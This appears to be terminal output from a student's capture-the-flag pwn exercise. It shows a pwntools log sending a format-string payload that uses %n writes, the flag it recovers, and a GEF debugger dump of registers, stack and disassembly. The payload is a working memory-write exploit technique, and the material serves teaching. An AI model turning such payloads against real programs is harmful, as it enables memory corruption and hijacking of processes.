[+] payload = b'%55c%11\$lln%12\$hhn%220c%13\$shhn%14\$hhnaaa,@@\x00\x00\x00\x00\x00.@@\x00\x00\x00\x00\x00/@@\x00\x00\x00\x00\x00-@@\x00\x00\x00\x00\x00'

[DEBUG] Sent 0x49 bytes:
00000000 25 35 35 63 25 31 31 24 6c 6c 6e 25 31 32 24 68 |%55c|%11\$|lln%|12\$h|
00000010 68 6e 25 32 32 30 63 25 31 33 24 68 68 6e 25 31 |hn%2|20c%|13\$h|hn%1|
00000020 34 24 68 68 6e 61 61 61 2c 40 40 00 00 00 00 00 |4\$hh|naaa|,@@|...|
00000030 2e 40 40 00 00 00 00 00 2f 40 40 00 00 00 00 00 |.@@|...|/@@|...|
00000040 2d 40 40 00 00 00 00 00 0a |-@@|...|.|
00000049

[*] Switching to interactive mode

[DEBUG] Received 0x80 bytes:
00000000 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | | | | | | | | | |
*
00000030 20 20 20 20 20 20 b0 20 20 20 20 20 20 20 20 20 | | | | | | | | | |
00000040 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | | | | | | | | | |
*
00000080

\xb0

\$ [DEBUG] Received 0xb6 bytes:
b'
b'KKNOCK{w4_onsite_percent_n}\n'

Iaaa,@@

Iaaa,@@

KKNOCK{w4_onsite_percent_n}

[*] Got EOF while reading in interactive

\$

[0] 0:sshpas*

13 GB

2.0 kB↓

2.0 kB↑

r64

\$rdx : 0x00007fffffffefb68 → 0x00007fffffffedcc → "SHELL=/bin/bash"

\$rsp : 0x00007fffffffef920 → 0x0000000000000001

\$rbp : 0x00007fffffffefea20 → 0x00007fffffffefad0 → 0x00007fffffffefb30 → 0x0000000000000000

\$rsi : 0x00007fffffffefb58 → 0x00007fffffffefda8 → "/root/workbench/PWN/pwn04/p02/ch all"

\$rdi : 0x1

\$rip : 0x00000000000401339 → <main+000b> mov QWORD PTR [rbp-0x100], 0x0

\$r8 : 0x00007fffff7e12680 → 0x00007fffff7e13fa0 → 0x0000000000000000

\$r9 : 0x00007fffff7e13fa0 → 0x0000000000000000

\$r10 : 0x0

\$r11 : 0x203

\$r12 : 0x00007fffffffefb58 → 0x00007fffffffefda8 → "/root/workbench/PWN/pwn04/p02/ch all"

\$r13 : 0x1

\$r14 : 0x00007fffff7fd000 → 0x00007fffff7fe2e0 → 0x0000000000000000

\$r15 : 0x00000000000403d98 → 0x00000000000401170 → <__do_global_ctors_aux+0000> endb r64

\$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow resume virtual x86 identification]

\$cs: 0x33 \$ss: 0x2b \$ds: 0x00 \$es: 0x00 \$fs: 0x00 \$gs: 0x00

stack

0x00007fffffffef920|+0x0000: 0x0000000000000001 → \$rsp

0x00007fffffffef928|+0x0008: 0x0000000000000002

0x00007fffffffef930|+0x0010: 0x00007fffffffefea10 → 0x0000000000000000

0x00007fffffffef938|+0x0018: 0x0000000000000000

0x00007fffffffef940|+0x0020: 0x00007fffffffefea50 → 0x00007fffffffefea90 → 0xfba3b55ff5d6

73bd

0x00007fffffffef948|+0x0028: 0x00007fffff7fdb8e → <init_cpu_features.constprop+096e> ad d rsp, 0xd8

0x00007fffffffef950|+0x0030: 0x008c032900000002

0x00007fffffffef958|+0x0038: 0x0000000000000004

code:x86:64

0x40132e <main+0000> push rbp

0x40132f <main+0001> mov rbp, rsp

0x401332 <main+0004> sub rsp, 0x100

→ 0x401339 <main+000b> mov QWORD PTR [rbp-0x100], 0x0

0x401344 <main+0016> mov QWORD PTR [rbp-0xf8], 0x0

0x40134f <main+0021> mov QWORD PTR [rbp-0xf0], 0x0

0x40135a <main+002c> mov QWORD PTR [rbp-0xe8], 0x0

0x401365 <main+0037> mov QWORD PTR [rbp-0xe0], 0x0

0x401370 <main+0042> mov QWORD PTR [rbp-0xd8], 0x0

threads

[#0] Id 1, Name: "chall", stopped 0x401339 in main (), reason: BREAKPOINT

trace

[#0] 0x401339 → main()

gef>

CHOI-MacBook-Pro.local 08:46 27- 8-26



감사합니다

17기 최동현